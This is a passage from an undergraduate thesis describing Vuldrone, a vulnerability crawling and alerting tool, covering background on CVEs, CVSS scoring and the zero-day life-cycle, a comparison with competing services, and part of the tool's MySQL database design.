



UNIVERSIDAD CARLOS III DE MADRID

ESCUELA POLITÉCNICA SUPERIOR

TELEMATICS ENGINEERING DEGREE

FINAL DEGREE PROJECT

VULDRONE: A VULNERABILITY CRAWLING AND MANAGEMENT TOOL



Author: Daniel Martínez Adán

Tutor: Manuel Urueña Pascual

Acknowledgements

I want to thank all those people who have been with me through all this way and supported me on one way or another.

I want to thank my coworkers from whom I have learnt a lot of things and improve a lot, especially technically, and more specifically, on the computer security field. I want to thank Javier because from the start has fully trusted on me to develop this solution and gave me all the facilities in order to carry this out and my college Rafa that also trusted on me and wanted this solution to turn real. Of course, I want to mention here Carlos, who has always being there with me and has helped me with many technical problems about a wide range of topics, and Luis; he has also gave me ideas that have led to the right solution. Also, special thanks to Javi and Adri because they have work with me and helped me throwing light at some point where it was decisive.

My university friends have been a very important support through this entire path. I will start with my friend Cesar with whom I share tons of information and knowledge and served as an inspiration on multiple stages; Rodrigo, he really supported this project since the moment he saw it working, which gave me lot of strength to keep going; my friend Yago, an experienced programmer also has thrown light on things I am not so experienced with; Nister, with whom I share the security field and gives me another point of view; Fernando, he has always been available to help me; and Robert, from whom I have picked up the love for the “low-level” of computer science and how really things work.

I don't forget my old-friends Pablo, Juan and Alvaro, who really made me grow as a person, and always been with me.

I also want to thank my tutor for supervising this work and giving me advice throughout the project.

I want to specially thank my girlfriend Laura for always supporting me, trusting me and my projects and being there with me no matter what and, last but not least, in fact the most important: my family, without them I wouldn't be here at all; they have done anything possible for me to be here and to be who I am.

Abstract

As the time goes on, software doesn't stop growing more and more, and the consequence is that security vulnerabilities and exploits are increasing exponentially.

Users and, especially companies, are becoming more aware of how important is computer security and how bad it can end up being a hacker's victim. Big companies want to know when a vulnerability concerning their products appears, so that they can take a decision on whether stop using the software, or patching the software.

In this report, it is step by step explained how vulnerabilities and exploits work, how hackers take advantage of those vulnerabilities, the importance of taking certain procedures into account such as patching and of course, being aware of our product vulnerabilities which is, in fact, the aim of the solution.

This research offers a solution regarding this matter. The user can insert in the application his sensitive products and, at he can see at a glimpse all the vulnerabilities that concern their products, so that he is aware of his own product weaknesses and can decide what to do next.

Resumen

A medida que avanza el tiempo, el software no para de crecer más y más, y la consecuencia es que las vulnerabilidades de seguridad y los exploits están creciendo exponencialmente.

Los usuarios, y especialmente las compañías, están más concienciadas de lo importante que es la seguridad informática y como puede ser de grave el convertirse en la víctima de un hacker. Las grandes compañías quieren saber cuándo una vulnerabilidad de los productos que usan aparece para poder tomar una decisión ya sea parar la aplicación o aplicar un parche.

En esta memoria, se explica paso a paso cómo funcionan vulnerabilidades y exploits, cómo hackers aprovechan estas vulnerabilidades, la importancia de tener en cuenta ciertos procedimientos como el parcheo y, por supuesto, el ser consciente de las vulnerabilidades de nuestros propios productos, lo que es, el objetivo de esta solución.

La investigación ofrece una solución en lo que a esta materia respecta. El usuario puede insertar en la aplicación sus productos sensibles y puede, en un simple vistazo, ver todas las vulnerabilidades que tienen que ver con sus productos, así, por lo tanto, el usuario es consciente de las debilidades de sus propios productos y puede decidir qué hacer después.

INDEX

Acknowledgements	3
Abstract	5
Resumen	7
1. Introduction	12
1.1 Structure of this document	14
2. State of the art	15
2.1 Vulnerabilities	15
2.2 CVE	17
2.3 The security vulnerability life-cycle	19
2.4 Exploits and Zero-days	21
2.5 Other solutions	24
2.5.1 Security database	24
2.5.2 Vulnerability Central	25
3. Design and implementation	26
3.1 Database	28
3.1.1 Vulnerabilities_cve	29
3.1.2 Vulnerabilities_mail	30
3.1.3 Products	30
3.1.4 Exploits	31
3.1.5 Users	32
3.1.6 Requests	33
3.1.7 Alerts	34
3.2 Web Crawlers	35
3.2.1 CVEspider	37
3.2.3 exploitSpider	46
3.2.4 Scrapy states	50
3.2.5 Initial approach	51

3.3 Mail Procesor	53
3.3.1 Mail harvester	53
3.3.2 Mail Sender	56
3.4 User interface	58
4. Validation	69
4.1 Fuctionality	69
4.2 Web Pentesting	72
4.2.1 SQL injection.....	72
4.2.3 Man In The Middle attacks.....	74
4.2.4 Cross Site Scripting (XSS)	77
4.2.5 Directory Listing	79
4.2.6 Unexpected Requests.....	80
4.2.7 Sensitive cacheable information	81
4.2.8 MIME Sniffing.....	81
4.2.9 Click-Jacking.....	82
5. Planning and Budget	83
5.1 Budget	84
5.1.1 Staff's cost	84
5.1.3 Software and licenses cost	85
5.1.4 Total cost	85
6. Conclusion and Future works.....	86
6.1 Future works	87
7. Bibliography.....	88

FIGURES

Figure 1 – Most common vulnerabilities [7]	16
Figure 2 – CVSS Score distribution	18
Figure 3 – Zero-day lifecycle [12]	22
Figure 4 – Application Block Diagram	27
Figure 5 – CVEdetails crawling starting page	38
Figure 6 – CVEdetails CVE's pages.....	39
Figure 7 – CVEdetails XPath page selector	39
Figure 8 – CVEdetails XPath CVE selector	40
Figure 9 – CVEdetails CVE example	40
Figure 10 – CVEDetails XPath CVE field selector	41
Figure 11 – CVEDetails XPath Description field selector	41
Figure 12 - CVEDetails XPath P_Date and U_Date selector	42
Figure 13 – CVEDetails XPath Score field selector	42
Figure 14 – CVEDetails XPath Type field selector.....	42
Figure 15 – CVEDetails XPath Vendor selector	44
Figure 16 – CVEDetails XPath Product selector.....	44
Figure 17 – CVEDetails XPath Version selector	44
Figure 18 – ExploitDB crawling starting page.....	47
Figure 19 – ExploitDB exploit sample.....	48
Figure 20 – ExploitDB XPath ID field selector.....	48
Figure 21 – ExploitDB XPath CVE field selector	49
Figure 22 – ExploitDB XPath Date field selector	49
Figure 23 - ExploitDB XPath Exploit field selector	49
Figure 24 – User Interface flowchart diagram	60
Figure 25 – User Interface Login view	61
Figure 26 – User Interface Main view	62
Figure 27 – User Interface Add Products view	63
Figure 28 – User interface autocomplete view	64

Figure 29 – User interface CVEs view	65
Figure 30 – User interface Exploits view	66
Figure 31 – User interface Mails view	66
Figure 32 – User interface Alerts view	68
Figure 33 – SQLmap databases attack	73
Figure 34 – SQLmap users and passwords attack	73
Figure 35 – Wireshark HTTP user and password sniffing	75
Figure 36 – Wireshark TLS sniffing	76
Figure 37 – SSLscan certificates checking	76
Figure 38 – SOCAT listenning for cookie	78
Figure 39 – Vuldrone Directory listing vulnerability	79
Figure 40 – Vuldrone Directoy Listing vulnerability fixed	80
Figure 41 – Project planning.....	83

1. Introduction

Nowadays, in a modern society, a high percentage of the people use a device with many software applications installed on it. But software applications are prone to having vulnerabilities, mostly because of either programming mistakes or by using third-party software that is already vulnerable.

The common procedure when a company or a private user becomes aware of a security problem in any of the software it is using, is, either patching the vulnerability, if it's possible, or just avoiding using the affected software. In any case it is of paramount importance for the user to know what products are vulnerable, especially for big companies whose servers store sensitive information, or companies that are running applications that cannot misbehave. In those cases, if the application gets compromised and the vulnerability is critical, it could even lead the company to bankrupt.

For example, a vulnerability on a bank, that allows someone to figure out another user's credit card or account password, would lead into chaos. This is one example of the multiple scenarios where security plays a very important role, and where a single problem can cause terrible consequences. Obviously, no one wants this to happen, security is, as the time goes on, becoming more important for companies, and people that work with sensitive applications.

People using software want to be aware of when a vulnerability concerning their products has being released, because that way, they can take a decision, they can uninstall the software and use another solution, or they can patch it, and they can stop their production if they think it is likely from them to be hacked and have much to lose. Summarizing, they want to be aware of what is their products security state.

Vulnerabilities can be found by *googling* in different websites, like <http://www.cvedetails.com/> or <http://osvdb.org/> and one can also subscribe a mailing list such as *Bugtraq* that announces product's vulnerabilities whenever one is released. That way there could be people constantly looking for their products and checking whether those are vulnerable or not.

Checking out the vulnerabilities such active way, on an exceptional time (e.g for a high profile vulnerability) it is alright, because it doesn't consume much time to carry this out. The problem is when a company has multiple products with different versions and the security team wants to know their products state constantly, not one-time.

This report explains in detail what a vulnerability and an exploit is, what is the life-cycle of a vulnerability, how is the process from when an exploit is discovered to the day the vulnerability is published to the public, which is called “zero-day”, and, it presents a solution to this problem: how to be aware of when a product is vulnerable.

This report explains thoroughly, a proposed solution, an application called **Vuldrone**, which is a vulnerability crawling and management tool. **Vuldrone** allows users to log in and insert the products they want to know the vulnerabilities from. They can also decide whether they want to be alerted of vulnerabilities without known exploits or not, because, if there is an exploit for a product, probably the measures taken could be different than if there is not yet an exploit, because that means the product is prone to be compromised and depending how critical it is, could compromise the behavior of the whole system, access passwords, etc.

Vuldrone also has an autocomplete function for vendor and product in contrast with the *cvedetails* website itself. So it makes easy for the user to request the products properly. When a user requests products, the user can access their vulnerabilities and, if they exist, their known exploits.

The solution put together information from vulnerability websites and mailing lists, which keeps the user from gathering information from multiple sources as everything is on the same application. Another feature of the application is alerting: whenever a new vulnerability is released concerning the products the user has requested, she automatically receives an email, just for having logged in the website with an email. When a new alert appears, it is also displayed in the website with a number that represent the number of alerts. The user can delete both products from their requests and alerts, if she doesn't need them anymore

The application has different modules very well differentiated and it uses several technologies and programming languages, each one chosen not a product of a rash decision but thoroughly compared with others that could have offered similar solutions.

1.1 Structure of this document

Section 2 introduces the computer vulnerability field, explaining what a computer vulnerability and a CVE is as well as the lifecycle of a vulnerability, from the release to the patching and it also explains what exploits and also the concept of zero-day attacks and its lifecycle. Finally, this 2nd section presents and compares two other software commercial alternatives to **Vuldrone** and explains why Vuldrone offers a better solution than the current market alternatives.

Section 3 delves into the project design and implementation in detail. It describes Vuldrone's different modules: the **database**, the **Web Crawlers**, the **Mail Processor** and the **User Interface** and why it has been each technology chosen among another technologies that could have offered a similar functionality.

Section 4 shows all the performed tests to the application and a Web Pentesting subsection in order to test Vuldrone's security, as it could be a target for hacker's attacks since its functionality is to keep systems from beign compromised by alerting the users, which would hinder the hacking process.

Section 5 describes the working planning and contents a Gannt diagram that displays clearly the project's work distribution. Section 5 also has a subsection called Budget that presents what are the application's partial and total costs.

Finally, section 6 is the project conclusion. In this section it is explained how well does the application meets the initial requirements and, in a subsection named Future works there have been explained certain improvements that would be appropriate to include in Vuldrone.

2. State of the art

2.1 Vulnerabilities

A security vulnerability is, by definition: [4]

“A security vulnerability is a weakness in a product that could allow an attacker to compromise the integrity, availability, or confidentiality of that product.”

It is worth dissect this definition and explain the important concepts in order to understand perfectly what it means, since all this project revolves around security vulnerabilities.

A weakness in a product means that the design has a vulnerability. That can be exploited and make the product misbehave. Using *FTP* in a product isn't a vulnerability itself, even though the traffic travels on plaintext. But if the product uses SSL and the data is on plaintext because of a weakness exploitation that would constitute a vulnerability.

Integrity refers to reliability, so a weakness in a product that allows an attacker to modify data without permission would constitute a vulnerability. In contrast, a bad application design that allows the administrator to change any file permission of the system wouldn't be considered a vulnerability.

Availability refers to the resource access, so, if an attacker is able to deny the service in a product by exploiting a weakness, would be compromising the availability of a product. But if the product itself is designed to only allow one request per minute, and thus, being much less available than another one with an exploit, that wouldn't constitute a vulnerability, unlike the previous example.

Confidentiality refers to accessing a resource only to authorized people, so, if an attacker could access a non-public resource by taking advantage of a weakness that would constitute a vulnerability. On the other hand, if the application has a poor design and the location of a file are revealed, although that could be used for bad purposes, that wouldn't be classified as a security vulnerability.

Having the software up to date and knowing what third-party components an application is using, is crucial. Therefore, it is important to consider the following facts: [7]

- The most common root of all vulnerabilities is poor patching and software maintenance.
- A robust patching policy and procedure could have been avoided 34% of the vulnerabilities discovered on 2014.
- Over 20% of patch related vulnerabilities are rated as a critical risk.
- Approximately 16% of the vulnerabilities could be mitigated by using *HTTP Security Headers*, which doesn't affect system performance. Only 1% of web applications have adequate *HTTP Security Headers*.
- Patching vulnerabilities relates to both operating system and software frameworks, such as *PHP, Spring, Symphony, Wordpress, Apache Server, Joomla...*
- Using commonly used frameworks, such as *Wordpress* and components like *jQuery*, can introduce vulnerabilities into web application and servers, even though the developer makes no programming security mistake.
- Security components and frameworks should be a consideration for critical applications.

The most common vulnerabilities are displayed in the following image:




Figure 1 – Most common vulnerabilities [7]

As it can be seen, *Cross-Site Scripting (XSS)* is the vulnerability that most frequently appears. This is a type of attack in which malicious code is injected into otherwise trusted websites. XSS can be used to deface a website, steal user's credentials, install malware or redirect users to other websites.

There is an average density of 2.4 XSSes per web application. It has been discovered that every web application has two high critical vulnerabilities on average, as a result of poor coding practices. Those high risks include business logic issues, vulnerabilities injection, client side security issues and authorization weaknesses.

2.2 CVE

CVE stands for Common Vulnerabilities and Exposures, and it is a dictionary, rather than a database, of common names for announcing known information security vulnerabilities.

CVE was launched in 1999 when most information security tools employed their own databases with their own names for security vulnerabilities. At that time there was no significant variation among products and no easy way to determine when different database were referring to the same vulnerability.

CVE common identifiers makes it easy for every network, database and tools to “speak” the same language, to share data regarding vulnerabilities without room for mistake, as every tools has the same identifier. This keeps tools from having different databases with different vulnerability definitions, which would be difficult for organizing the common vulnerabilities, so the *CVE* remedies this problem. That way, organizations can share the vulnerabilities in a simple way, with no need to rewrite the vulnerability description, so, *CVE* provides easier interoperability.

Each *CVE* Identifier includes a *CVE* identifier number, a brief description of the security vulnerability or exposure, and any pertinent references to other sources that could complete the vulnerability information.

The process of creating a *CVE* Identifier begins with the discovery of a potential security vulnerability. Then, a *CVE* Numbering Authority (*CNA*) assigns a *CVE* Identifier and posts on the *CVE* List the new vulnerability or exposure. As part of its *CVE* management, the *MITRE* Corporation works functions as the Primary *CNA*.

CVEs have a score, the so-called *CVSS*, which is a standard for assessing the severity of computer system security vulnerabilities. The scores are based on a series of measurements (called metrics) based on expert assessment. The scores range from 0 to 10. Vulnerabilities with a base score in the 7.0-10.0 range are High, those in the 4.0-6.9 range are Medium, and in 0-3.9 are Low. Those are the metrics used for computing the score.

Metric	Value	Description
Access Vector	Network	The vulnerability may be accessed from any network that can access the target system - typically the whole Internet
Access Complexity	Low	There are no special requirements for access
Authentication	None	There is no requirement for authentication in order to exploit the vulnerability
Confidentiality	Partial	The attacker can read some files and data on the system
Integrity	Partial	The attacker can alter some files and data on the system
Availability	Complete	The attacker can cause the system and web service to become unavailable / unresponsive by shutting the system down

Figure 2 shows the current CVSS Score distribution for all known vulnerabilities:




Figure 2 – CVSS Score distribution

2.3 The security vulnerability life-cycle

Once the concepts of what a security vulnerability and *CVE* is are introduced, this section explains what the vulnerability lifecycle is from the discovery to the installation of a fix on the affected system.

These are the stages of this cycle:

- **Discovery:** When a vulnerability is discovered, engineers verify it and rate how critical is it. This allows prioritizing the issues with greater risk to be handled first.
- **Research:** When a vulnerability is discovered outside the affected company domain, it must be researched and reproduced to understand the risk that it entails. By doing that, it leads many times to finding out other vulnerabilities that also need fixes.
- **Notification:** A *CVE* assignment that records the vulnerability and links the problem with the fix for all applicable implementations is released. Sometimes the vulnerability is inherent to other software and that host software would relate to that *CVE*.
- **Patch development:** Developing the fix is one of the most difficult parts of the process. The fix must completely solve the problem out and, besides, not introducing any other problem along the way. So, the affected company reviews all patches to verify this new patch fixes the underlying vulnerability while checking for future possible future problems. Sometimes, a company comes up with their own patches to fix a third-party software vulnerability. When this happens, the company fixes not only their own software, but also provides this fix back to the master software repository, so that, all the new software shipped by the master repository is clean of vulnerabilities.
- **Quality assurance:** The Company must validate the vulnerability fix and check for possible future problems. This is as important as the patch development, and this step can take a significant amount of time and effort depending on the package. However this step is absolutely worthy in spite of these drawbacks as it substantially reduces any possible risk that the security patch could have not fixed.
- **Documentation:** In order to save time for the customers to understand what a certain vulnerability is based on. Companies spend time documenting

what the flaw is and what can it do. This documentation is used to describe vulnerabilities released on the *CVE* pages.

Having a more personal description of issues that is easier to understand than either the developer comments in patches, or the *CVE* pages; is important to the customer who wants to know about the flaw. This allows customers to properly assess the impact on to their own environment, and, thus, make the appropriate decisions on if, how and when will be deployed in their systems.

- **Patch shipment:** Once a fix has been verified, it is sent to the customers. At the same time the fixes are made available in the repositories. Many companies announce it in a mailing list, such as *Bugtraq* or *Full Disclosure*. The mailing list will also provide information on the vulnerability.

Customers will begin seeing updates available on their system almost immediately.

- **Follow-on support**

There are many cases on which customers need technical support for maintaining all the company products.

There are certain companies that have a technical support team for when questions concerning security vulnerabilities. The team does not only answer questions, about recent vulnerabilities but also helps customers applying fixes.

2.4 Exploits and Zero-days

A **zero-day attack** is a cyber-attack that consists in exploiting a vulnerability that has not been yet disclosed publicly.

There is almost no defense against a *zero-day* attack. While the vulnerability remains unknown, the software affected cannot be patched and anti-virus cannot detect the attack through signature-based scanning.

For cyber criminals, unpatched vulnerabilities in popular software like *Adobe Flash*, *Microsoft Office* or *Wordpress*, represents a free pass to any target they plan to attack. For this reason, the market value of a new exploit is very high. The price can vary from 5.000\$ to several hundred thousand dollars, depending on a number of factors. A vulnerability that exists in multiple versions of *Windows* operating system will be much more valuable than one existing in a single version of software with the same popularity. But one exploit that targets software more difficult to be cracked is more valuable.

Examples of famous zero-day attacks are, the 2010 *Hydra* trojan, also known as the *Aurora* attack, was a *zero-day* which purpose was stealing information for several companies. Another famous attack was the 2010 *Stuxnet* worm, which combined four zero-day vulnerabilities to target industrial control systems.

In 2014, around 83% of vulnerabilities have patches available at the disclosure day. Thus, there is still a high percentage of products that remain unpatched, which provides an opportunity for hackers to exploit the vulnerable applications once it is disclosed publicly. [8]

As it has been said before, a *zero-day* attack is an attack exploiting a vulnerability not yet disclosed to the public. A security vulnerability starts as a programming bug that has not properly tested. Cyber criminals discover the vulnerability, take advantage of it and exploit it. Then; they package the exploit with malicious payload to conduct attacks against the selected targets. As it has been explained before, when discussing the vulnerability life-cycle, after the vulnerability is discovered by the security community and announced in a public advisory, the vendor of the affected software releases a patch for the vulnerability, after that, vendors update anti-virus signatures to detect the exploit. However, in some cases the exploit is reused, and even additional exploits are created based on the patch. This is why a good patch development and quality assurance parts are both of paramount importance.

The following events constitute the *zero-day* life-cycle; each event is going to have a time, used afterwards on Figure 3:

- **Vulnerability introduced:** A bug, commonly a programming mistake, is introduced in software that is later released and deployed on hosts around the world. (time = t_v).
- **Exploit released:** Black hat hackers discover the vulnerability, create a working exploit and use to conduct stealth attacks against selected targets (time = t_e).
- **Vendor vulnerability discovery:** The vendor learns about the vulnerability either by himself or from a third-party report, assesses its severity, assigns a priority for fixing it and starts working on a patch (time = t_d).
- **Vulnerability public disclosure:** The vulnerability is disclosed, either by the vendor or a third-party, on public forums or mailing lists. A CVE Identifier is assigned to the vulnerability (time = t_0).
- **Anti-virus signature release:** Once the vulnerability is disclosed, anti-virus vendors updates their signatures, because that way, future attacks with the same exploit can be detected using heuristic detections for the exploit, so, host with updated signatures are protected against the exploit (time = t_s).
- **Patch release:** On the disclosure date or shortly afterwards, the software vendor releases a patch for the vulnerability. After this point, hosts that have applied the patch are no longer vulnerable. (time = t_p).
- **Patch deployment completed:** All vulnerable hosts worldwide are patched and the vulnerability doesn't have impact anymore, at this point, the attacks end. (time = t_a).




Figure 3 – Zero-day lifecycle [12]

A *zero-day* attack is characterized by a vulnerability that is exploited before it is disclosed ($t_0 > t_e$).

In some cases, software vendors fix bugs and patch vulnerabilities in all their product releases, and, therefore, some vulnerabilities are never exploited or disclosed. In other cases, vendors learn about a vulnerability before it is exploited, but consider it a low priority, also cyber criminals delay the release of exploits until they come across a suitable target, to prevent vendors from discovering the vulnerability and, thus, working on a patch.

While CVE sometimes indicates when vulnerabilities were reported to the vendors, it is generally impossible to determine the exact date when the vendor or the cyber criminals discovered the vulnerability or even which discovery came first. Therefore, the disclosure date of the vulnerability is considered as “day zero”, which is, the end of the *zero-day* attacks, if any.

2.5 Other solutions

Another solution for the aim of the project would be to manually look for the *CVEs* frequently and for manually subscribe to mailing lists and filter the emails in order to, using different sources, do a research about the user products. This would be the worst solution, the most time consuming one, and hasn't been considered a feasible solution.

Instead, this section is going to discuss other applications that can be used for a similar purpose as the one pursued in this project. Those applications are *Security Database* and *Vulnerability Central*.

2.5.1 Security database

Security database is a website that offers solutions for vulnerability detection. It has many interesting features:

- Multiple alert sources: *CVE*, *Microsoft Bulletin*, *Debian*, *Mandriva*, *Redhat*, *VU-Cert*, *Cisco*, *Sun*, *Ubuntu*, *Gentoo*, *US-Cert*, *VMWare*, *HP*.
- It possible to monitor products every hourl.
- It is also possible to subscribe to a mailing list.
- There is a blog where interesting security related news are published.

On the other hand, besides not being free, the cost of monitoring 10 products with 100 different versions is 999\$ per month. The website has many drawbacks too:

- It is not intuitive at all for the user to get where she wants to.
- The information is completely disperse, and the current arrangement does not seem to be logical and easy for the user to find.
- There is not autocomplete function for the vendors and products.

- The mailing list is completely separated from the rest, instead of being transparently integrated with the other alerts.
- It doesn't link exploits to *CVEs*
- Even though there are many alert sources, the other ones which are not the *CVE*, does not really contribute, because all the important information is on the *CVE* pages.

2.5.2 Vulnerability Central

This is another solution for vulnerability detection, but for using this application is necessary to provide *ISC2* credentials because it is a member benefit, so, it is not open to everyone.

Even though it is a private benefit, it still has features that could have been better, and that **Vuldrone** does offer:

- The information is composed mostly from *CVEs*. It doesn't display information from mailing lists such as *Bugtraq* or *Full Disclosure*.
- The displayed information is too much summarized. It is necessary to click on external links to see more detailed information.
- It doesn't send emails to the user when a new vulnerability is published.
- It doesn't provide information about the available exploits for a given product.

In spite of all those drawbacks, it has a feature that could be great advantage for certain users, which is a better filtering. It allows filtering the available information based on keywords and key phrases.

3. Design and implementation

The first implementation idea was, that the user was able to select the products he wanted to know the vulnerabilities from, inserting the products on a form and right after the form was submitted with the desired products, start crawling different sources of vulnerabilities like <http://www.cvedetails.com/> <http://www.securityfocus.com/> and <https://oval.mitre.org/> and gather all the information about the CVEs “on the fly”.

This first idea seemed to be a good approach, because it consisted on just a simple form for the user, a crawler and a page showing the information well-formatted could be good enough for the user to gather information about different sources just using one website. But this implementation had two big problems:

- 1) Crawling several websites for several products it's relatively complex and it takes time. With this first approach implemented, the delay time for having the results was about 3 minutes, depending on how many products the user inserted so, it took too much time for the user to have the crawled products given, resulting it a tedious process whenever a user wanted to look for products vulnerabilities.
- 2) Another big problem is that, the most recent vulnerabilities are not stored into <http://www.cvedetails.com/> after a while. So a user could own a vulnerable product without being aware, if she uses *cvedetails* as the only source. The most recent vulnerabilities are reported on mailing lists, like *Bugtraq*.

So, as for the first problem, the solution for the slow responses has been to, first, store all the existence known vulnerabilities from *cvedetails* in a local database. That way the user now to queries a database, with the vulnerabilities related to that specific user, which is far quicker than crawling the websites while interacting with the application itself.

As for the second problem, the project has an email harvester subscribed to the most active mail lists: (*Bugtraq*, *Security Focus*) and those vulnerabilities are also stored in the database.

The project consists of four important modules very well differentiated: the **database**, the **web crawlers**, the **mail processor** and **user interface**.

Application block diagram:




Figure 4 – Application Block Diagram

3.1 Database

MySQL has been chosen as the **Vuldrone** database for several reasons:

- It is widely used. Almost any *Linux* or *Windows* based web host server supports *MySQL*. It's a component of the *LAMP* stack: *Linux*, *Apache*, *MySQL* and *Perl/PHP*.
- It's easy to find help. There are countless sites to find a solution for any problem.
- It's considered mature. While it has its defects, it is considered a mature technology in the industry and vendors try to have their application compatible with *MySQL* because of its popularity.
- It has a native support for cutting-edge technologies. It comes prepared to support languages as *Ajax*, *Ruby*, and *PHP*.
- It is flexible and scalable. You can adapt your *MySQL* setup to adapt to a large set of conditions and doing changes on the tables, or adding new tables is performed easily.

The structure of the database is one database named `VULDRONEDB` with the following tables:

`Vulnerabilities_cve`, `Vulnerabilities_mail`, `Products`, `Exploits`, `Users`, `Requests` and `Alerts`.

The initial implementation idea was to join the `Vulnerabilities_cve` and the `Vulnerabilities_mail` tables into one table called `Vulnerabilities`, but the differences between both are important: vulnerability description fetched in the mail is much larger than the description at www.cvedetails.com, so the it would have been a substantial waste of memory to allocate unnecessary memory for the short description from the www.cvedetails.com website.

Another important implementation decision was whether to join the `Users` and the `Requests` tables into a single one, but linking them with a *Primary-Foreign* key turned out to be much cleaner and more logical, having the users on one side and their requests on another.

After thinking thoroughly, this implementation happened to be the most logical, effective, and the one makes more sense for the aim of the project. The structure of the tables is described in the following sections:

3.1.1 Vulnerabilities cve

This is the table where the <http://www.cvedetails.com> crawler inserts data for each CVE. Its columns are:

- CVE. It is the number of the CVE itself concatenated after the string "CVE-" so an example of that field would be: "CVE-2010-3135". It is a *varchar* of length 13 and it's the *primary key* of the table. This is one of the most important fields because it is the link connecting the `Vulnerabilities_cve` table with the `Products` and `Exploits`. Those have a *foreign key* referencing the CVE.
- Description. It is a *varchar* of length 2000 chars and it's the description of a CVE, describing what the vulnerability consists of.
An example of that field, for the CVE: CVE-2010-3135 is:
"Untrusted search path vulnerability in Cisco Packet Tracer 5.2 allows local users, and possibly remote attackers, to execute arbitrary code and conduct DLL hijacking attacks via a Trojan horse wintab32.dll that is located in the same folder as a .pkt or .pkz file".
- P_Date. It is a date and it is the CVE published date.
An example of this field would be: "2010-08-26".
- U_Date. It is a date and it is the CVE updated date.
An example of this field would be: "2011-01-12".
- Score. It is a decimal (3, 1) which means it can hold 2 numbers plus one decimal so an example would be: "6.5". The score field is the CVSS Score.

3.1.2 Vulnerabilities mail

This is the table where the **Mail Processor** inserts data into whenever the mail harvester receives a new email. Its columns are:

- ID. It is an *int* and it identifies an email from any other one. ID is the *primary key* of the `Vulnerabilities_mail` table.
- Subject. It is a *varchar* of length 500, and it's the subject itself of an email. A subject example: "*Session Fixation, Reflected XSS, Code Execution in PivotX 2.3.10*".
- Date. It is a date and it is the date the email is received. The date format is the same than in the `Vulnerabilities_mail` table, YYYY-mm-dd.
- Summary. It is a *mediumtext*. It's the mail received from the mailing list.

3.1.3 Products

This table stores all the products from *cvedetails*, each one related to at least one CVE. This table has the following columns:

